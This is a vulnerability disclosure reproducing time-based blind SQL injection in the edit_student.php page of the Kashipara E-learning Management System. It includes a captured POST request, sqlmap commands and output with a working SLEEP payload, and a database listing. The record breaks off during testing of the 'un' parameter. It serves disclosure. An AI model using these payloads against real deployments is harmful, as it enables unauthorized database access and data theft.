SQL Injection was found in the /lms/admin/edit_student.php of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the cys, un, ln, fn and id parameters in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_student.php
Affected Parameter	cys, un, ln, fn
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Student' page click edit on any users from list.



NAME	ID NUMBER	COURSE YR & SECTION
Jamilah Lonot	21100303	BSIS-3B
Xenia Jane Billones	21100318	BSIS-3B
Carell Catuburan	21101124	BSIS-3B
Jade Gordoncillo	21100617	BSIS-3B
Felix Kirby Ubas	21100277	BSIS-3B
Neljie Guirnela	21101131	BSIS-3B
Razel Palermo	29000676	BSIS-3B
Jose Harry Polondaya	29001002	BSIS-3B


Step 3: Now enable intercept in bupsuite and click on save button.



BSIS-3B
21100303
Jamilah
Lonot

NAME	ID NUMBER	COURSE YR & SECTION
Jamilah Lonot	21100303	BSIS-3B
Xenia Jane Billones	21100318	BSIS-3B
Carell Catuburan	21101124	BSIS-3B
Jade Gordoncillo	21100617	BSIS-3B
Felix Kirby Ubas	21100277	BSIS-3B
Neljie Guirnela	21101131	BSIS-3B
Razel Palermo	29000676	BSIS-3B
Jose Harry Polondaya	29001002	BSIS-3B


Step 4: Save the burpsuite request in a file.



```
POST /lms/admin/edit_student.php?id=100 HTTP/1.1
Host: localhost
Content-Length: 46
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/lms/admin/edit_student.php?id=100
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ope9dl6j55t4elmmb0slvjqetr
Connection: keep-alive

cys=13&un=21100303&fn=Jamilah&ln=Lonot&update=
```


Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs



```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:30:14 /2024-10-18/

[22:30:14] [INFO] parsing HTTP request from 'edit_student.txt'
[22:30:15] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:30:15] [INFO] testing connection to the target URL
[22:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:30:16] [INFO] testing if the target URL content is stable
[22:30:16] [INFO] target URL content is stable
[22:30:16] [INFO] testing if POST parameter 'cys' is dynamic
[22:30:17] [WARNING] POST parameter 'cys' does not appear to be dynamic
[22:30:17] [WARNING] heuristic (basic) test shows that POST parameter 'cys' might not be injectable
[22:30:17] [INFO] testing for SQL injection on POST parameter 'cys'
[22:30:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:30:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:30:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:30:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:30:19] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:30:19] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:30:19] [INFO] testing 'Generic inline queries'
[22:30:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:30:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:30:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:30:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:30:29] [INFO] POST parameter 'cys' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:30:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:30:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

Step 6: Now notice that 'cys' parameter is detected vulnerable and all database is successfully retrieved.




```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and r
[22:30:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:30:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is a
[22:30:30] [INFO] checking if the injection point on POST parameter 'cys' is a false positive
POST parameter 'cys' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests:
---
Parameter: cys (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cys=13' AND (SELECT 1957 FROM (SELECT(SLEEP(5)))YKud) AND 'FkKw'='FkKw&un=21100303&fn=Jamil
---
[22:30:45] [INFO] the back-end DBMS is MySQL
[22:30:45] [WARNING] it is very important to not stress the network connection during usage of time-base
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:30:50] [INFO] fetching database names
[22:30:50] [INFO] fetching number of databases
[22:30:50] [INFO] retrieved:
[22:31:00] [INFO] adjusting time delay to 2 seconds due to good response times
7
[22:31:00] [INFO] retrieved: information_schema
[22:32:57] [INFO] retrieved: capstone
[22:33:50] [INFO] retrieved: capstone2
[22:34:48] [INFO] retrieved: mysql
[22:35:20] [INFO] retrieved: performance_schema
[22:37:13] [INFO] retrieved: phpmyadmin
[22:38:23] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: un

Step 7: Run the sqlmap against 'un parameter by using switch -p. Notice that 'un' parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "un"




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "un"
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
sponsible for any misuse or damage caused by this program

[*] starting @ 22:40:45 /2024-10-18/

[22:40:45] [INFO] parsing HTTP request from 'edit_student.txt'
[22:40:45] [INFO] resuming back-end DBMS 'mysql'
[22:40:45] [INFO] testing connection to the target URL
[22:40:46] [INFO] testing if the target URL content is stable
[22:40:46] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a se
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[22:40:46] [WARNING] heuristic (basic) test shows that POST parameter 'un' might not be injectable
[22:40:46] [INFO] testing for SQL injection on POST parameter 'un'
[22:40:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:40:47] [WARNING] reflective value(s) found and filtering out
[22:40:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:40:50] [INFO] testing 'Generic inline queries'
[22:40:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:40:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:40:50] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:41:00] [INFO] POST parameter 'un' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y
[22:41:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:41:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
[22:41:01] [INFO] checking if the injection point on POST parameter 'un' is a false positive
POST parameter 'un' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 63 HTTP(s) requests:

Parameter: un (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
